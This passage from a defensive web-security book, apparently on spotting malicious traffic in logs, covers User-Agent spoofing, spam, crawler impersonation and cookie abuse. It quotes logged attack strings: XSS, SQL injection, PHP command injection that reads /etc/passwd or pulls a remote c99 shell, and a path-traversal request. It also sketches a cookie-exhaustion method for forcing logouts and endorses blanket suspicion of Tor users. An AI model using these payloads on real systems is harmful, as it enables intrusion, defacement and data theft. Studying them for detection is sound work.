xt/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cache-Control: max-age=0
```

It's pretty easy to see that the User-Agent header shows what type of browser is being used, but what if that were changed. Would we still be able to tell which browser was which? The answer is a resounding yes. Not only is the order of headers different between the two browsers, but individual headers are different. Simple things like the difference between the values of the Accept-Encoding header, "gzip, deflate" in Internet Explorer and "gzip,deflate" in Firefox (without a space) are clear indicators of the different browsers.

Techniques like this can help you easily uncover a real User-Agent or mismatched headers that point to a user who is lying about their User-Agent. Not only can that help detect users who may be attempting to exploit your server, but it can also point to users who are simply technically savvy who have modified their User-Agent for less nefarious purposes. Users may be doing nothing more than trying to throw off your fingerprinting, or they may just have forgotten to turn off their Switch User-Agent⁵³ add on for Firefox. There's a project that attempts to do much of this work for you called the browserrecon project⁵⁴. But like everything this is a moving target and will quickly get out of date if left unattended, so care and feeding is important with every new variant of each browser.

Either way, knowing what the headers indicate and how that relates to the underlying browser can help towards fingerprinting users. Headers change over time, so taking a snapshot is less valuable than a cookie or other more persistent data because people upgrade their browsers, but it can still be valuable as a short term form of persistence across multiple user accounts, especially if the combination of headers is relatively unique and you don't have a more reliable mechanism to use (e.g. a session token).

User-Agent Spam

If you've never looked at your logs closely the first time will probably be an interesting new experience for you. For many people the Internet is all about making money using spamming. They will send spam via email, via blogs, via the Referer header, and even in the User-Agent field. These examples are good samples of what is known as User-Agent spam (URLs have been sanitized):

⁵³ <https://addons.mozilla.org/en-US/firefox/addon/59>

⁵⁴ <http://www.computec.ch/projekte/browserrecon/>

```
User-Agent: Mozilla/5.0 (+Fileshunt.com spider;
http://fileshunt.com; <a href=http://-sanitized-.com>Rapidshare
search</a>)
```

```
User-Agent: Mozilla/4.0 (compatible; <a href=http://www.-
sanitized-.com>ReGet Deluxe 5.1</a>; Windows NT 5.1)
```

```
User-Agent: Opera/9.22 (X11; Linux i686; U; "</a><a
href="http://-sanitized-.net">link</a> bot mozektevidi.net; en)
```

The spammers are hoping that the logs of the web server are eventually posted in a web accessible location that perhaps a search engine will find and index. While this may seem farfetched, it actually happens quite often, because of the popularity of Google's PageRank algorithm⁵⁵. This type of spam has taken off, in large part, because Google relies on other websites casting democratic "votes" using links. Unfortunately, many websites don't properly control what content ends up on their sites, so this voting concept is highly flawed – a flaw which spammers capitalize on with much fervor. It's also a simple thing to do since it doesn't cost the spammer anything more than constructing a robot and the bandwidth necessary to run it across the Internet or just across known sites derived through other means.

You will often find that where there's one spam comment, there's more spam comments to come. Here's a great example of someone using Wikipedia links within their User-Agent identification. Notice that each request is slightly different, as the spammer is hoping to get more keywords associated with their links in this snippet from an Apache log (URLs have been sanitized):

```
75:86.205.6.206 - - [26/Nov/2007:17:23:55 +0000] "GET / HTTP/1.0"
200 55008 "http://fr.-sanitized-.org/wiki/Rolland_Courbis" "<a
href=http://fr.-sanitized-.org/wiki/Rolland_Courbis>Foot de
fou</a>"
75:86.205.67.104 - - [27/Nov/2007:17:35:04 +0000] "GET /
HTTP/1.0" 200 53042 "http://fr.-sanitized-
.org/wiki/Rolland_Courbis" "<a href=http://fr.-sanitized-
.org/wiki/Rolland_Courbis>Elle est ou la baballe</a>"
75:86.205.67.104 - - [28/Nov/2007:17:25:00 +0000] "GET /
HTTP/1.0" 200 53042 "http://fr.-sanitized-
.org/wiki/Rolland_Courbis" "<a href=http://fr.-sanitized-
.org/wiki/Rolland_Courbis>Vive le foot avec Courbis</a>"
```

It's not uncommon to see a single HTTP request combine many different types of attacks, including referral spam, email addresses scraping and others. A single spider or spam crawler can consume a lot of system resources and bandwidth, and even deny services to others if it goes unchecked. This actually did happen in the case of the email-transported Storm Worm, which clogged up inboxes with the sheer volume of email that was sent as it continued to infect more and more users. While that wasn't a web

⁵⁵ <http://www.google.com/corporate/tech.html>

based worm, a worm similar to Storm could easily have had the same effect in a web world by sending high volumes of different types of spam to the web servers.

Note: Some user agents are simply bad and they are not even trying to pretend they are not. Because they are not trying to hide, however, they are very easy to detect. Detection is a matter of simple pattern matching against the contents of the User-Agent string.

Indirect Access Services

Your adversaries will often choose to access your web sites indirectly. They might do that because they want to perform reconnaissance without being detected, or because access through other tools helps them in some way, for example allows them to easily modify HTTP request structure.

Google Translate

There are tools out there that try to give information about their users to be more polite to the rest of the Internet. One such tool is Google Translate, which essentially works as a proxy, and which relays information about their users that may or may not be useful to the website they are translating.

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;  
.NET CLR 1.1.4322; MAXTHON 2.0),gzip(gfe),gzip(gfe) (via  
translate.google.com)
```

Users are often told that they can use Google Translate and Google Cache to surf anonymously, so, depending on which language they are translating from and to, you can often tell if they are unable to read your language or are just trying to hide who they are.

Google is also nice enough to include the text “via translate.google.com”, which is a great indicator of the fact that the user is accessing your site through Google’s translation service. By using a translation service they may be hoping you won’t see their real IP address. Their browser may leak additional information as well if you have embedded content, like images, CSS, and more, since Google doesn’t attempt to translate embedded objects. Links for such embedded content will be delivered verbatim, causing the browsers to retrieve them directly from the target web site, ultimately leaving the original IP address in the web server logs. However this won’t work unless the paths to your embedded content are fully qualified – a topic covered in much more detail in the Embedded Content chapter.

Traces of Application Security Tools

Additionally attackers will often use proxies like Burp Suite, Paros, Fiddler, WebScarab, Ratproxy and so on, to modify headers and HTTP data for the purpose of finding vulnerabilities within your platform. Sometimes these tools will leave—on purpose—distinct fingerprints that you can detect. The tools can parse headers looking for the unique signatures that these proxies create and adjust your site appropriately to the attacker.

The following is a request made from a user who was using Paros Proxy:

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9.0.5) Gecko/2008120122 Firefox/3.0.5 Paros/3.2.13
```

Common User-Agent Attacks

It's also possible to find attacks within a User-Agent string. If your website uses this information in any way, you may be at risk. In the following example we have a case of a user that has modified his User-Agent information to contain an XSS attack. Such a problem may or may not exist on your web site, but, since this user appears to be permanently surfing the Internet like this, chances are that quite a few sites will end up being compromised.

```
68.5.108.136 - - [28/Apr/2008:18:29:58 -0500] "GET /favicon.ico
HTTP/1.1" 200 894 "-" "<script>alert('Warning: This site contains
a XSS vulnerability.\n\nThis vulnerability exists because the
browser is attempting\nto display the \'user agent\' back to
the user somewhere.')</script>"
```

Note: The double slashes seen above are placed there by Apache, and are not user submitted.

You can tell from the message in the payload that this particular attack isn't going to cause any damage, but the attacker could have easily been malicious. This request probably comes from a good guy who is simply trying to raise awareness of the dangers of XSS attacks that use the User-Agent field as the attack vector. Clearly, understanding the context is important as well. Just because the attack broke your site or caused unexpected behavior doesn't necessarily mean the attackers had malevolent intentions. They may simply be trying to alert you to a problem, like in the case above. Now you this user could also be disguising the fact that they are malicious by pretending to raise awareness too – so don't take everything on face value.

There are a many of drive-by style attacks in the wild that should be watched for, specifically because these people tend to be extremely technically savvy and therefore typically more dangerous than the average user. The following individual was nice enough to give us his handle during the attack, as well as information on his whereabouts by virtue of where he wanted the browser to land after a successful attack:

```
User-Agent: DoMy94 Browser <script>alert("xss by
domy94")</script>
<script>document.location="www.google.it"</script>
```

Some other examples of real world user agents attempting to exploit XSS that I have come across:

```
User-Agent: <script language=JavaScript>alert('User
Agent...');</script>
User-Agent: <script>alert('Your site is vulnerable to XSS
attacks.\n- hola')</script>
```

```

User-Agent:
<script>window.open('http://www.txt2pic.com')</script>
User-Agent: Mozilla/5.0 (X11; U; Linux i686; es-AR; rv:1.8.1.12)
Gecko/20080207 Ubuntu/7.10 (gutsy) <script>alert('XSS thru
UserAgent')</script>
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en;
rv:1.8.1.11) Gecko/20071129 <script>alert('asdf')</script>/1.5.4
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr;
rv:1.8.1.11) Gecko/20071127 <script>alert('USER-XSS')</script>
User-Agent: '\"><script>alert('hacked')</script>

```

A far more dangerous attack is SQL injection, and on occasion you may see that in your logs as well. The problem is that many websites write raw logs directly to a database without sanitizing them properly. The following examples are all real world examples of generally untargeted SQL injection attacks against anything that may be vulnerable, and not necessarily just against the websites they were seen on:

```

User-Agent: test); UNION SELECT 1,2 FROM users WHERE 1=1;--
User-Agent: 'UNION ALL SELECT * id, password, username, null FROM
users WHERE id=1-
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;
.NET CLR 1.1.4322), 123456' generate sql error
User-Agent: '
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727 \")
User-Agent: ; DROP TABLE-- \">>'><h1>Ich untersage hiermit
ausdruecklich jegliche Speicherung meiner gesendeten Daten (IP-
Adresse, User-agent, Referrer) gemaess Bundesdatenschutzges etz
(BDSG).</h1><!--
User-Agent: ') UNION ALL INSERT INTO SQL4news (title,main)
VALUES('fuck you','dick');--

```

It's easy to take harsh words like the ones found in the last example personally, as it seems like a personalized attack to whomever runs the site, however, it's unlikely it was, given that the user was just doing normal web surfing searching for information on how to perform SQL injection at the time when the request was logged. It's far more likely this was aimed at another website, and the attacker just forgot to change their User-Agent back. Either way, though, all of these users are clearly capable of extremely dangerous actions and have a proven track record of trying. All of the users who demonstrate this type of activity should be heavily scrutinized.

Another common and equally dangerous thing to see in logs are the code and operating system command injection attacks, which attempt to run scripts directly on the server:

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8) Gecko/20051111 <pre> <? system("net user"); ?> </pre>
```

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; da; rv:1.8.1.14) Gecko/20080404 Mozilla <pre><? $fp=fopen("index.html","r+"); fwrite($fp, "<div align=\"center\">Hacked By Dialogitec ImeCiQ</div>", 57); fclose($fp); ?></pre>
```

```
User-Agent: <? system("ls -la"); ?>
```

```
User-Agent: <? $s = dirname($_SERVER["SCRIPT_FILENAME"]); $d = dir($s); echo "Handle: ".$d->handle."<br>\n"; echo "Path: ".$d->path."<br>\n"; while($entry=$d->read()) { echo $entry."<br>\n"; } $d->close(); ?>
```

```
User-Agent: <? system("ls -la");phpinfo(); ?>
```

```
User-Agent: <? $filename = "/etc/passwd"; $fd = fopen ($filename, "r"); $contents = fread ($fd, filesize ($filename)); fclose ($fd); ?>
```

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; ro; rv:1.8.1.11) Gecko/20071127 <pre> <?php echo "<br><b>tw8 is gr8</b><br>"; ?> </pre>
```

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.12) Gecko/20080201 <pre> <? include ("http://www.mahpushane.com/c99.txt?"); ?> </pre>
```

```
User-Agent: <!--#exec cmd=\"ls\" -->
```

These types are really targeted towards log file parsers, programs that use the data in real time to be inserted into databases or otherwise analyzed, or security tools that may try to perform analysis of traffic on the fly. Either way, as they stand, these attacks are totally benign unless there is some way in which you use the data insecurely. But while they may be benign since they didn't work on your system, they signal a very dangerous transaction that could be a part of a larger attack effort that may eventually become successful. Either way, that user is dangerous.

Some types of traffic may appear aggressive at first blush but then later turn out to simply be one of the very few poor souls out there who simply think the world wants to know all their dirty secrets. These are the people I talked about earlier who use things like Tor not simply to look at adult web pages. Traffic like this might seem overly hostile given the content, but in the end it's all about what the user ends up doing:


```
User-Agent: TOR/gabrix - Anonymous Proxy - We protect fundamental
rights and we don't give a fuck !!!
```

Still, anyone using Tor or any sort of anonymous proxy should always be considered a high risk, because at a minimum they are the kinds of users who probably represent the greatest kinds of risk to your platform. I'm not speaking as a privacy advocate here; I'm just speaking from experience. There's a reason why police like profiling, even if it is an ugly concept to those being profiled.

Note: While this section is devoted specifically towards User-Agent information, these types of attacks could occur in just about any other HTTP header. However, because the User-Agent and Referer headers tend to be spoofed most often, they are also where you will most often find these sort of drive by shot-gun attacks against websites.

Search Engine Impersonation

There are many reasons attackers are incited to impersonate well known search crawlers. They may simply hope that you will ignore any dangerous traffic from the search engines. Or perhaps they are trying to detect if you are dynamically altering your web site based on User-Agent information. Also, they may be interested in pretending to be a legitimate spider so that they can crawl your site looking for email addresses for spam. Some sites will even allow the search engines to access their protected content for the sake of indexing, and changing the User-Agent information might be enough for a user to avoid paying or authenticating. Either way, these users should be viewed with suspicion as they are masquerading as something other than what they are. Before I show you what failed impersonation looks like, let's have a look at a genuine request that originated from one of Google's search engine spiders:

```
GET / HTTP/1.1
Host: www.yoursite.com
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1;
+http://www.google.com/bot.html)
From: googlebot(at)googlebot.com
Accept-Encoding: gzip, deflate
Accept: */*
Connection: Keep-alive
```

The following are a few select headers from someone who is attempting to impersonate a number of different robots in a number of different ways:

```
GET / HTTP/1.1
Host: www.yoursite.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-excel, application/msword, application/vnd.ms-
powerpoint, application/x-icq, application/x-shockwave-flash, */*
```

```
Accept-Language: tr
User-Agent: Googlebot Tontonqbot
X-Forwarded-For: yahoo.com, microsoft.com, netscape.com, aol.com
```

The hacker in the previous example was hoping that somewhere within the website a portion of code would look for anything search related. This is a very clumsy attempt at impersonation, which relies entirely on the possibility of a web site looking for the word "Googlebot" in the User-Agent field. By looking at the headers alone, it's clear this isn't Googlebot, or any other normal search engine crawler, rather it belongs to a Turkish hacker who goes by the name "Tontonq". This particular approach only has to work a certain percent of the time for the casual hacker to be satisfied.

Here is another snippet of a real HTTP request that has a spoofed User-Agent field as well as attempts to attack the web server using the X-Forwarded-For header:

```
GET / HTTP/1.1
Host: www.yoursite.com
User-Agent: Googlebot/2.1 (+http://www.google.com/bot.html)
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,te
xt/plain;q=0.8,image/png,*/*;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Accept-Encoding: gzip,deflate
Accept-Language: en-us,en;q=0.5
X-Forwarded-For: "><script>alert(/xss/)</script>
Connection: keep-alive
Keep-Alive: 300
```

If you think it is an uncommon occurrence to see spoofed user agents think again. Here's a small smattering of user agents that claim to be Googlebot that were compiled over just a few months time. For brevity's sake only a handful are shown in the following example. Take a wild guess how many of these user agents are actually Googlebot:

```
User-Agent: Googlebot/2.1 (+http://www.googlebot.com/bot.html)

User-Agent: Nokia6820/2.0 (4.83) Profile/MIDP-1.0
Configuration/CLDC-1.0 (compatible; Googlebot-Mobile/2.1;
+http://www.google.com/bot.html)

User-Agent: ArabyBot (compatible; Mozilla/5.0; GoogleBot; FAST
Crawler 6.4; http://www.araby.com;)

User-Agent: Mozilla/5.0 (Macintosh; googlebot; Intel Mac OS X;
en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
```

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.8.1.5) Gecko/20070713 ImageShackToolbar/4.2.1 Googlebot/2.1
(+http://www.google.com/bot.html)
```

```
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.4)
Gecko/20061201 Googlebot (Ubuntu-feisty)
```

```
User-Agent: Nokia6820/2.0 (4.83) Profile/MIDP-1.0
Configuration/CLDC-1.0 (compatible; Googlebot-Mobile/2.1;
+http://www.google.com/bot.html)
```

```
User-Agent: Opera/9.22 (Windows NT 5.1; U; Googlebot/2; ru)
```

```
User-Agent: Googlebot/1.0 (googlebot@googlebot.com
http://googlebot.com/)
```

```
User-Agent: Googlebot googlebot bot spider Mozilla/4.8 [en]
(Windows NT 5.1; U) '
```

```
User-Agent: GoogleBotv2
```

If you guessed zero, you're right. Absolutely none of those are really Googlebot, but without knowing what Googlebot really looks like, some of them may appear convincing. Many attackers attempt to hide themselves amongst the noise by pretending they are known good robots, which they hope reduces the likelihood that they will get caught while performing their attacks, like the following example which also claims to be linked to from the FBI's website:

```
213.149.247.82 - - [18/May/2008:07:01:08 -0500] "GET
/scriptlet.html|../../../../../../../../../../../../etc/passwd
HTTP/1.1" 400 226 "http://homeland.fbi.gov" "Googlebot/2.1
(+http://www.googlebot.com/bot.html) "
```

Google⁵⁶, Yahoo⁵⁷, MSN⁵⁸ and Ask⁵⁹ have all published documents alluding to the same thing, saying doing a reverse nslookup of the IP address followed by corresponding forward nslookup is the best way to identify their robots. The first nslookup is to take the IP address of anything claiming to be the search engine in the User-Agent field and see if it resolves to a domain name owned by the respective search engine. In the case of Google, you might be looking for a domain name that ends with ".google.com" or

⁵⁶ <http://googlewebmastercentral.blogspot.com/2006/09/how-to-verify-googlebot.html>

⁵⁷ <http://www.ysearchblog.com/archives/000531.html>

⁵⁸ <http://blogs.msdn.com/livesearch/archive/2006/11/29/search-robots-in-disguise.aspx>

⁵⁹ <http://about.ask.com/en/docs/about/webmasters.shtml#2>

“googlebot.com”. Then take that domain name and do another nslookup to ensure that it points back to the IP address you started with.

The two-step procedure is necessary because if an attacker has his own IP address space he can point the IP addresses to any domain he wants, but if he uses a domain name he does not own, he cannot control what IP address it will resolve back to. If you ask where the hostname is, nslookup should point to the correct IP. By matching the IP address received in the second step with the IP address originally seen in your web server logs you can identify that the search company is indeed the owner of that robot like in the following example:

```
$ nslookup 65.214.45.127
Server:  vnsc-bak.sys.gtei.net
Address:  4.2.2.2

Name:     crawler4018.ask.com
Address:  65.214.45.127
```

Above you'll see a lookup on the address 65.214.45.127, which, in my logs claims to be an Ask.com spider. The IP address points to crawler4018.ask.com, which is the Ask search engine.

```
$ nslookup crawler4018.ask.com
Server:  vnsc-bak.sys.gtei.net
Address:  4.2.2.2

Name:     crawler4018.ask.com
Address:  65.214.45.127
```

When a lookup on the domain name crawler4018.ask.com is performed it resolves back to the original IP address 65.214.45.127, which means the request did indeed come from the Ask search engine.

Note: In some cases, like yahoo for instance, the crawlers actually resolve to a different domain (Eg: 74.6.87.115 resolves to ct501031.crawl.yahoo.net). Although technically yahoo.com and yahoo.net aren't the same thing, I'm going to go on a limb and guess that Yahoo owns both the .com and .net versions of their domains. But the same may not be true for yahoo.info or yahoo.name or some other dodgy variant. That is something to be aware of anyway.

The problem with DNS lookups is that they are expensive from a time/resources perspective, so it is costly to perform the above procedure in real time on your site if your site gets a significant amount of traffic. If you care about search engine detection you will be better off building your own database of the IP addresses you know are valid, because lookups against such a database can be fast enough to allow real time operation.

I should point out that human errors do exist, and that it's possible that DNS is not configured properly, even for these major search companies. Even the biggest sites in the world make operational mistakes in production environments. Take the following log of what appears to be a fake MSN robot:

```
65.55.104.161 - - [04/May/2008:00:50:25 -0500] "GET /robots.txt
HTTP/1.1" 200 - "-" "msnbot/1.1
(+http://search.msn.com/msnbot.htm) "
```

A reverse lookup of the IP address 65.55.104.161 at the time resolved to "bl1sch2042508.phx.gbl", which doesn't appear to be a domain name that could be used by one of Microsoft's crawlers. But, it turned out, the IP address did belong to MSNbot, and a temporary operational issue with their DNS server caused them to return invalid information.

Summary

After going through this chapter with me, you now probably understand well how colorful the User-Agent field can be. The easiest way to gain an advantage from User-Agent field analysis is to use it within a larger heuristic fingerprint. Since this field is under the complete control of an attacker (and thus can be faked), the absence of obvious bad things does not mean they are not there, or that they are not somewhere in the remainder of the request. To detect such cases you will need to do more work, cross-checking User-Agent with the other information available to you.

If you care to know more about whether a particular request is sent by a browser and, especially, if you care about the exact browser version, I recommend that you move onto the chapter entitled Browser Sniffing, where I discuss this topic in greater depth.

Chapter 8 - Request Header Anomalies

"When a thing is funny, search it carefully for a hidden truth." - George Bernard Shaw

Virtually every HTTP request arrives to your servers with a rich set of headers attached, but most people rarely look beyond the User-Agent and Referer fields (which I discussed in Chapters 5 and 7, respectively). Although these two fields are without a doubt the two most interesting ones, the remaining headers, diverse as they are, make application forensics both interesting and challenging. Even the small number of requests that arrive with few or no headers matter, due to the the absence of certain request headers, is often even more telling. In this chapter I will discuss a number of interesting request headers as illustrative examples that I have accumulated over the years.

Hostname

Initially, HTTP allowed only one web site per IP address. Site hostnames were only used during DNS resolution, with HTTP part relying only on IP addresses. But, as HTTP started to gain popularity, people realized such use of the IP address space is very inefficient, and they extended HTTP to support host names. That allowed for multiple sites to be hosted on the same IP address and virtual servers (also known as virtual hosts) were born. Clients conforming to HTTP 1.1 must supply the host name of the site they wish to communicate with in the Host request header. This, for example, is the minimal legal HTTP request, as of version 1.1:

```
GET / HTTP/1.1
Host: www.yoursite.com
```

Incredibly, HTTP 1.1 allows servers to choose a site using their own logic if a hostname is not provided in a HTTP 1.0 request, as you can see in the following quote from the section 5.2:

```
Recipients of an HTTP/1.0 request that lacks a Host header field MAY attempt to use heuristics (e.g., examination of the URI path for something unique to a particular host) in order to determine what exact resource is being requested.
```

Fortunately, to my knowledge, no web server actually implements this part of the specification, but thankfully, even if it did, modern browsers all send Host headers, so tricky JavaScript attacks still wouldn't work in most cases.

Requests Missing Host Header

Because attackers aren't always the most careful people in the world, you often find them entirely forgetting about the Host header. The reason this works is that all web servers have a default virtual host. So if you have two or more virtual hosts, and no information is sent in the Host header the web server will default typically to the first virtual host defined. Most web sites have taken this into account by making the default virtual host instance the same as their main site, which means if someone connects to the IP address of the site and sends no Host header it's the same thing as typing it in if there is no virtual host at all. This is one of the easiest ways to detect robots that are doing un-targeted attacks against IP ranges, rather than specific websites.

Warning: Serving requests with missing or invalid host names is very dangerous as it makes you vulnerable to worms and other automated attacks that basically go from IP address to IP address in the hope they will find a site that is vulnerable. Something as simple as making sure your servers respond only to requests genuinely intended for your site can mean the difference between averted disaster and complete compromise.

By monitoring the host header and identifying when it is present and not, you can identify that an attacker is using a robot

It should be noted that you can use the default virtual site to monitor this kind of traffic as a make-shift honeypot. Since the default virtual site is not supposed to receive any traffic, any traffic you do get to it is bound to be unwanted and quite possibly dangerous.

Mixed-Case Hostnames in Host and Referring URL Headers

One of my favorite things to see in log files are requests from referring URLs with capital letters in them. One of the beauties of the internet is that domain names are not case sensitive. So with the advent of modern browsers, if you type in a capital letter into your domain name, like “www.MyDomain.com” your browser will automatically revert it to lowercase. You can see this for yourself if you use an interception proxy such as Burp Suite, as seen in Fig 8.1.




Fig 8.1 – Uppercase being converted into lowercase in the browser as seen by a proxy

The intercepted browser traffic clearly shows the browser converting the mixed case hostname provided in the address bar into a lowercase version. Also, immediately after the request is made the browser will automatically change the visible URL into all lowercase as well. So seeing an uppercase in either your host header or in a referring URL is almost always a sign of robotic activity or someone who is manually typing in headers. This is an example of a robot, and while this isn't a Host header, this should also be normalized to lowercase in a normal browser:

```
64.202.165.133 - - [21/Apr/2008:03:26:06 -0500] "GET / HTTP/1.0"
200 1182 "http://www.ThisAintIt.com" "Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.2; SV1; Advanced Searchbar 3.23;
FunWebProducts; .NET CLR 1.1.4322; Alexa Toolbar)"
```

There are, however, situations where finding an uppercase in a referring URL or in a request may not be a robot, necessarily. Here's one example:

```
121.148.29.185 - - [21/Apr/2008:05:21:59 -0500] "GET /xss.swf
HTTP/1.1" 403 209 "file://C:\\Documents and
Settings\\Administrator\\Local Settings\\Temp\\non4E.htm"
"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; WOW64; .NET
CLR 2.0.50727)"
```

This user was simply testing a local web page on their computer's hard drive with their browser. This user unfortunately leaked information about their local machine, and indeed pulled in a file from a website. Not only that, but it's easy to tell that the user was most likely logged in as an administrator on that machine.

Cookies

Cookies are a way to maintain long-term persistence in the browser. A lot of people have begun crusades over the years saying that cookies were bad for privacy. In response, browsers and security companies have each made cleaning cookies a far easier process than ever before. As an unfortunate side effect the usefulness of cookies are wildly diminishing. That said, even the most aggressively paranoid people still accept cookies because so many websites don't function well unless they do. These users may clean cookies regularly, but they will still maintain them for at least the lifetime of their session in the vast majority of cases. And don't forget that although there has been a lot of work by privacy advocates to spread the word of the evil cookie of doom, there are plenty of people who have no idea what a cookie is or what it means to them.

A number of big companies have done studies over the years and have come to realize that it is extremely rare for users of consumer applications to do anything but click on the first layer of buttons and drop downs. In IE7.0, to clear cookies firstly you have to click on "Tools", then "Internet Options" then "Delete". It's clear that most users will not drill down far enough to even see it in the first place let alone click that button. So for the foreseeable future, cookies will still continue to have at least some

usefulness. But even now IE8.0 has attempted to take the lead from other browsers by making deletion of cookies far easier than it has ever been in the browser.

But there are other things you may find within cookies that are perhaps more interesting than the cookie itself. Firstly, if you see the same cookie being used to log into multiple user accounts, that's possible indication that the accounts have been compromised or the user in question is operating multiple accounts. In this way it is trivial to link accounts together over time.

Note: There are other reasons you might see the same cookie used with multiple accounts. Internet kiosks, poorly programmed proxies that cache cookies or users who use other people's computers will all exhibit this behavior. Still though, these users should be considered far more likely to be compromised, at a minimum they should be linked together so that future forensics can be performed if necessary.

Cookie Abuse

Sometimes you'll end up seeing some pretty bizarre things, like cookies that you've never set. They can be a result of configuration errors in proxies. In other cases, someone could be trying to plant such cookies to trigger some special function on your site. Either way, if you see cookies that have nothing to do with your site, there's a good chance there is something wrong with their browser, network or their intentions. Make sure to know which.

A common occurrence in real world is that the cookies you set end up being tampered with. The most common thing to see is simple enumeration of the values to try to find a valid credential, and collection of known valid cookies to try to discern a pattern. That's why having any useful information in cookies is really never a good thing, unless you put it there as a red herring to use it for detection purposes. But if a cookie is enumerated and there are other portions of the cookie that can give you information on who that individual is, it's a great way to find those who are intentionally tampering with your cookies.

Cookie Fingerprinting

Cookies can also be used to do fingerprinting of browsers if you want to look at the more obscure attacks. Alex Kouzemtchenko did some research on cookie exhaustion. That is, you can set so many cookies that a user's browser will simply start erasing old cookies⁶⁰. While not particularly reliable and incredibly invasive, it is possible. Here's the layout of how many cookies are accepted per browser:

Browser	Host Limit For # of Cookies	Global Limit for # of Cookies
Internet Explorer	50	None Known
Firefox	50	1000
Opera	30	65536

While this is an interesting way for you to do fingerprinting, it's also a great way for bad guys to erase session cookies and force users to log out if they can find a way to get you to set a number of cookies on

⁶⁰ <http://kuza55.blogspot.com/2008/02/understanding-cookie-security.html>

the attacker's behalf. For instance, if the attacker needs a user to log out of your site and they know the user is using Firefox, they can create twenty subdomains that are linked to by way of iframes – each of those subdomains setting 50 cookies a piece. The 1000 global cookie limit will be reached and the user's session cookie used on your site will be erased. If slightly fewer than exactly 1000 cookies are set, depending on how your cookies are set up, it can have some very strange results, including erasing one cookie that's important for some things while the rest remain intact.

Note: I have actually seen large websites that do in fact set the maximum number of cookies possible and more for their own domain, which often causes conflicts of all sorts or forced logout, etc. It makes for a debugging nightmare when the customer service calls come in. If you don't know how many cookies your site sets, it's important to do this research before trying to perform any security functions based on this technique.

Although this technique is dangerous to do to your own users, other fingerprinting techniques may have more practical applications. For instance, users who download their own browsers tend to be more savvy than users who use whatever comes standard with their operating system. Also, users within corporate networks are often forced to use outdated browsers because companies have a difficult time upgrading their internal networks without breaking things. Fingerprinting users to find this sort of information is a very useful tool in your arsenal – however, I would recommend against using typically nefarious fingerprinting techniques like the one above, simply because they are so disruptive to your users.

Cross Site Cooking

